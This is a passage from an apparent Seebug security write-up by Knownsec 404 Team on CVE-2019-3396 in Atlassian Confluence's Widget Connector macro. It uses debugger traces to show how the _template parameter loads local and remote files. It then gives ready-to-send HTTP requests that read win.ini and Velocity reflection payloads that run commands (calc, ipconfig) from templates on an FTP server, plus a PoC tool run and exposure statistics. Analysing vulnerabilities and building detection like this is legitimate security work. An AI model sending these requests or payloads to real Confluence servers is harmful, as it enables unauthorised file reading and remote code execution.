In the next few days, other researchers used the `file://` protocol to jump out of the directory limit. I was shocked. I was sure that I had tried it and it was not successful. I saw screenshots of other researchers and found that I used the version of 6.9.0. I downloaded it and tried it. I found it really. And in the 6.9.0 version, Windows and Linux environments do not need to log in.

The problem is still in the `ClasspathResourceLoader`, the steps are the same as before, break the `getResourceAsStream` method of

`/org/apache/catalina/loader/WebappClassLoaderBase.class`

After the previous splice /WEB-INF/classes acquisition failed, Keep going.

```
Decomplied class file, bytecode version: 51.0 (Java 7)
    ...
    if (log.isDebugEnabled()) {
        log.debug(" Searching local repositories");
    }

    URL url = this.findResource(name); name: "file:///C:/Windows/win.ini"
    if (url != null) {
        if (log.isDebugEnabled()) {
            log.debug(" --> Returning stream from local");
        }
    }

    stream = this.findLoadedResource(name);

    try {
        if (this.hasExternalRepositories & stream == null) {
            stream = url.openStream();
        }
    } catch (IOException var6) {
        WebappClassLoaderBase getResourceAsStream0
```

Variables:

- this = (WebappClassLoader@39559) "WebappClassLoader@13fee20c" context: ROOT delegate: false
- name = "file:///C:/Windows/win.ini"
- stream = null
- delegateFirst = false

Follow the findResource, the previous process still fails to get.

```
Decompled class file, bytecode version: 51.0 (Java 7)
    ...
    if (entry == null) {
        if (this.securityManager != null) {
            PrivilegedAction dp = new WebappClassLoaderBase.PrivilegedFindResourceByName(name, path);
            entry = (ResourceEntry)AccessController.doPrivileged(dp);
        } else {
            entry = this.findResourceInternal(name, path); path: "/file:///C:/Windows/win.ini"
        }
    }

    if (entry != null) {
        url = entry.source;
        entry.webResource = null; entry: null
    }

    if (url == null & this.hasExternalRepositories) {
        url = super.findResource(name); url: null name: "file:///C:/Windows/win.ini"
    }

    if (log.isDebugEnabled()) {
        if (url != null) {
            log.debug(" --> Returning '" + url.toString() + "'");
        } else {
            log.debug(" --> Resource not found, returning null");
        }
    }
}
WebappClassLoaderBase > findResource
```

Variables:

- this = (WebappClassLoader@39559) "WebappClassLoader@13fee20c" context: ROOT delegate: false
- name = "file:///C:/Windows/win.ini"
- url = null
- path = "/file:///C:/Windows/win.ini"
- entry = null
- this.hasExternalRepositories = true
- entry.webResource = java.lang.NullPointerException

The key point is here, it will call super.findResource(name), which returns the URL, which is the object that can be obtained.

```
Decompled class file, bytecode version: 51.0 (Java 7)
    ...
    if (url == null & this.hasExternalRepositories) {
        url = super.findResource(name); url: "file:///C:/Windows/win.ini" name: "file:///C:/Windows/win.ini"
    }

    if (log.isDebugEnabled()) {
        if (url != null) {
            log.debug(" --> Returning '" + url.toString() + "'");
        } else {
            log.debug(" --> Resource not found, returning null");
        }
    }
}
WebappClassLoaderBase > findResource
```

Variables:

- this = (WebappClassLoader@39559) "WebappClassLoader@13fee20c" context: ROOT delegate: false
- name = "file:///C:/Windows/win.ini"
- url = (URL@39835) "file:///C:/Windows/win.ini"
- path = "/file:///C:/Windows/win.ini"
- entry = null

Moreover, other protocols (https, ftp, etc.) can also be used to get remote objects, meaning that remote objects can be loaded.

Evaluate



Code fragment:

```
super.findResource( name: "https://www.seebug.org")
```



Press Alt+向下箭头, Alt+向上箭头 to navigate through the history


Result:

```
▼ result = {URL@39910} "https://www.seebug.org"
▶ f protocol = "https"
▶ f host = "www.seebug.org"
▶ f port = -1
▶ f file = ""
▶ f query = null
▶ f authority = "www.seebug.org"
▶ f path = ""
▶ f userInfo = null
▶ f ref = null
▶ f hostAddress = null
▶ f handler = {URLHandlersStreamHandlerProxy@39907}
▶ f hashCode = -1
▶ f tempState = null
```



After getting the URL object, continue back to the previous `getResourceAsStream`, you can see that when the returned url is not null.

The `url.openStream()` will be called to get the data.



Finally get the data to Velocity rendering.

try it

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html, */*; q=0.01
Accept-Language:
zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Referer: http://localhost:9090/
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 191
Connection: close

{"contentId":"786444","macro": {"name": "widget", "body": "", "params": {"url": "https://www.youtube.com/watch?v=TzSSwEoHNgM", "width": "200", "height": "200", "_template": "file:///C:/Windows/win.ini"}}}
```

```
ody:
}
</script>
</head>
<body id="com-atlassian-confluence"
class="content-preview">


; for 16-bit app support
[fonts]
[extensions]
[mci_extensions]
[files]
[Mail]
MAPI=1
[XLSERVICEPLATFORM_TpLoader]
TpExistenceTime=0

</div>
</div>
</div>
<!-- include system javascript resources -->

<!-- end system javascript resources -->
</body>
</html>


```

Type a search term 0 matches ? < + > Type a search term 0 matches ? < + > Seebug 13245 bytes | 41 millis

Done

As for the reason why 6.14.1 can't work, we don't know the reason yet, and we will follow up later. If there are new discoveries, it will be updated here, and currently only see ClassLoader is different.

6.14.1

The screenshot shows a Java debugger interface with a stack trace window. The stack trace is as follows:

```
http://nio-9090-exec-7@46487 in group 'main': RUNNING
getResourcesAsStream[109], WebappClassLoaderBase (org.apache.catalina.loader)
getResourcesAsStream[135], ClassPathResourceLoader (org.apache.velocity.runtime.resource.loader)
getResourcesStream[119], ClasspathResourceLoader (org.apache.velocity.runtime.resource.loader)
getResourcesStream[73], ResourceLoaderWrapper (com.atlassian.confluence.util.velocity)
getResourcesStream[112], ConfluenceVelocityResourceManager$DecoratorFilteredResourceLoader (com.atlassian.confluence.util.velocity)
loadResource[34], ConfigurableResourceManager (com.atlassian.confluence.util.velocity)
getTemplate[139], RuntimeInstance (org.apache.velocity.runtime)
getTemplate[422], VelocityEngine (org.apache.velocity.app)
getTemplate[89], VelocityUtils (com.atlassian.confluence.util.velocity)
renderTemplateWithoutSwallowingErrors[75], VelocityUtils (com.atlassian.confluence.util.velocity)
```

A red box highlights the line of code where the exception occurs:

```
try {
    if (this.hasExternalRepositories && stream == null) { stream: null
        URL url = super.findResource(name);
        if (url != null) {
            stream = url.openStream();
        }
    }
} catch (IOException var7) {
    ;
}

if (stream != null) {
    if (log.isDebugEnabled()) {
        log.debug(" --> Returning stream from local");
    }
    return stream;
} else {
    if (!delegateFirst) {
        if (log.isDebugEnabled()) {
```

The variable view shows the following state:

- this = ParallelWebappClassLoader@46274 "ParallelWebappClassLoader@46274" [context: ROOT, delegate: false] Parent Classloader: java.net.URLClassLoader@1d057a29
- name = "/file:///C:/Windows/win.ini"
- stream = null
- delegateFirst = false
- path = "/file:///C:/Windows/win.ini"
- resource = (CacheableResource@52823)
- this.hasExternalRepositories = true

Seebug

6.9.0

The screenshot shows a Java debugger interface with a stack trace window. The stack trace is as follows:

```
http://nio-9090-exec-7@40482 in group 'main': RUNNING
findResource[59], WebappClassLoaderBase (org.apache.catalina.loader)
getResourcesAsStream[135], ClassPathResourceLoader (org.apache.velocity.runtime.resource.loader)
getResourcesStream[119], ClasspathResourceLoader (org.apache.velocity.runtime.resource.loader)
getResourcesStream[111], ResourceLoaderWrapper (com.atlassian.confluence.util.velocity)
getResourcesStream[73], ResourceLoaderWrapper (com.atlassian.confluence.util.velocity)
getResourcesStream[112], ConfluenceVelocityResourceManager$DecoratorFilteredResourceLoader (com.atlassian.confluence.util.velocity)
loadResource[34], ConfigurableResourceManager (com.atlassian.confluence.util.velocity)
getTemplate[297], RuntimeInstance (org.apache.velocity.runtime)
getTemplate[422], VelocityEngine (org.apache.velocity.app)
getTemplate[89], VelocityUtils (com.atlassian.confluence.util.velocity)
renderTemplateWithoutSwallowingErrors[75], VelocityUtils (com.atlassian.confluence.util.velocity)
```

A red box highlights the line of code where the exception occurs:

```
        if (url == null && this.hasExternalRepositories) { url: null
            url = super.findResource(name);
        }

        if (log.isDebugEnabled()) {
            if (url != null) {
                log.debug(" --> Returning " + url.toString() + "");
            } else {
                log.debug(" --> Resource not found, returning null");
            }
        }
```


The variable view shows the following state:

- this = WebappClassLoader@395591 "WebappClassLoader@395591" [context: ROOT, delegate: false] Parent Classloader: java.net.URLClassLoader@13fe20b
- name = "/file:///C:/Windows/win.ini"
- url = null
- path = "/file:///C:/Windows/win.ini"
- entry = null
- this.hasExternalRepositories = true
- entry.webResource = java.lang.NullPointerException

Seebug

The relationship between these two loaders is as follows.

Tomcat classloader类图



Now you can load local and remote templates and try RCE.

Regarding Velocity's RCE, basically the payload is derived from the topic of blackhat's server template injection in 2015, but it can't be used on Confluence, because it will pass `velocity-htmlesafe-1.5.1.jar` when calling the method. Some filtering and restrictions. But you can still use reflection to execute commands.

payload:

```
#set($exp="test")$exp.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("calc")
```

Open a simple ftp server with `python -m pyftpdlib -p 2121`, save the payload as `rce.vm`, and save it in the current directory.

Set _template to `ftp://localhost:2121/rce.vm`, send it, and execute the command successfully.。

Request

Raw Params Headers Hex

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Referer: http://localhost:9090/
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 192
Connection: close

{"contentId": "78e444", "macro": {"name": "widget", "body": "", "params": {"url": "https://www.youtube.com/watch?v=TzS5wEoHMgM", "width": "200", "height": "200", "_template": "ftp://localhost:2121/rce.vm"}}}
```


Type a search term 0 matches

Done

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-ASEN: SEN-L13409216
Set-Cookie: JSESSIONID=17D34304B4D9889012D40BF578427BB1; Path=/
HttpOnly
X-Content-Type-Options: nosniff
Content-Type: text/plain
Date: Tue, 06 Jun 2017 06:59:11 GMT
Content-
```



For the echo of the command execution result, you can also use java reflection to construct the payload, here is the result of executing the ipconfig command.

payload:

```
#set ($exp="test")
#set ($a=$exp.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec($command))
#set ($input=$exp.getClass().forName("java.lang.Process").getMethod("getInputStream").invoke($a))
#set($sc = $exp.getClass().forName("java.util.Scanner"))
#set($constructor = $sc.getDeclaredConstructor($exp.getClass().forName("java.io.InputStream")))
#set($scan=$constructor.newInstance($input).useDelimiter("\A"))
#if($scan.hasNext())
    $scan.next()
#end
```

```

POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://localhost:9090/
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 214
Connection: close

{"contentId":"786444","macro": {"name": "widget", "body": "", "params": {"url": "https://www.youtube.com/watch?v=TzS5wEoHMGm", "width": "200", "height": "200", "template": "ftp://localhost:2121/rce3.vm", "command": "ipconfig"} } }

```

?

< + > Type a search term 0 matches

```

Windows IP 00

000000 0000:
000000 0000 DNS 00 . . . . . : 00000000
000000 0000* 1:
000000 0000 DNS 00 . . . . . : 00000000
000000 0000* 12:
000000 0000 DNS 00 . . . . . : 00000000
000000 0000 DNS 00 . . . . . : 00000000
000000 0000 2:
000000 0000 DNS 00 . . . . . : 00000000
000000 0000 DNS 00 . . . . . : 00000000
000000 VMware Network Adapter VMnet1:
000000 DNS 00 . . . . . :
000000 IPv6 00 . . . . . :
fe80::ed73:3c31:a60b:252e%11
IPv4 00 . . . . . : 192.168.162.1
0000 . . . . . : 255.255.255.0
0000 . . . . . :


```

?

< + > Type a search term 0 matches


Vulnerability impact

According to the ZoomEye cyberspace search engine, the keyword "X-Confluence" was searched, and a total of 61,856 results were obtained, mainly distributed in the United States, Germany, China and other countries.




Global distribution (non-vulnerability impact range)


全球分布



全球TOP10



China distribution (non-vulnerability scope)



Vulnerability detection

On April 4, 2019, Knownsec 404 Team published the detection PoC

(https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py) for this vulnerability, which can be used to detect whether Confluence is affected by the vulnerability.

```

:~/pocsuite3# python3 pocsuite3/cli.py -r pocsuite3/pocs/20190404_WEB_Confluence_Unauthorized_Remote_Code_Execution.py -u http://confluence.local:8090 --verify
[+] starting at 14:47:37
[*] [1.3.0-819c287] http://pocsuite.org
[*] [14:47:37] [INFO] loading PoC script 'pocsuite3/pocs/20190404_WEB_Confluence_Unauthorized_Remote_Code_Execution.py'
[*] [14:47:37] [INFO] PoC script 'Confluence Widget Connector Unauthorized Remote Code Execution (CVE-2019-3396)' requires "pyftpdlib" to be installed
[*] [14:47:37] [INFO] pocsuite got a total of 1 tasks
[*] [14:47:37] [INFO] Running poc: 'Confluence Widget Connector Unauthorized Remote Code Execution (CVE-2019-3396)' target 'http://confluence.local:8090'
[*] [14:47:40] [+] URL : http://confluence.local:8090
[*] [14:47:40] [+] Filename : ..\web-xm
[*] [14:47:40] [+] FileContent :
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  metadata-complete="true"
  version="3.1">
  <display-name>Confluence</display-name>
  <description>Confluence Web App</description>
  <absolute-ordering />
  <context-param>
    <param-name>...
      <param-value>...
        <!-- This is the parameter name for the Confluence Widget Connector macro -->
        <!-- This is the parameter value for the Confluence Widget Connector macro -->
      </param-value>
    </param-name>
    <param-name>...
      <param-value>...
        <!-- This is the parameter name for the Confluence Widget Connector macro -->
        <!-- This is the parameter value for the Confluence Widget Connector macro -->
      </param-value>
    </param-name>
  </context-param>
</web-app>
[*] [14:47:40] [+] poc-name : pocsuite3/pocs/20190404_WEB_Confluence_Unauthorized_Remote_Code_Execution.py
[*] [14:47:40] [+] poc-id : 97898
[*] [14:47:40] [+] component : Confluence
[*] [14:47:40] [+] version : 3.1
[*] [14:47:40] [+] status : success
[*] [14:47:40] [+] success : 1 / 1
[*] shutting down at 14:47:40

```

In addition, we have released two demo videos.

Video 1 (<https://www.youtube.com/watch?v=TzS5wEoHMgM>)

Video 2 (https://www.youtube.com/watch?v=orT8o_g2a6c)

Reference link

- PoC
(https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py)
- Remote code execution via Widget Connector macro - CVE-2019-3396

(<https://jira.atlassian.com/browse/CONF SERVER-57974>)

- 漏洞预警 | Confluence Server 远程代码执行漏洞

(<https://www.freebuf.com/news/200183.html>)



本文由 Seebug Paper 发布，如需转载请注明来源。本文地址：<https://paper.seebug.org/886/>
(<https://paper.seebug.org/886/>)

(/users/

nickname/

知道创宇404实验室 (/users/author/?)

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

知道创宇404实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，长期致力于Web、IoT、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

阅读更多有关该作者 (/users/author/?)

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章
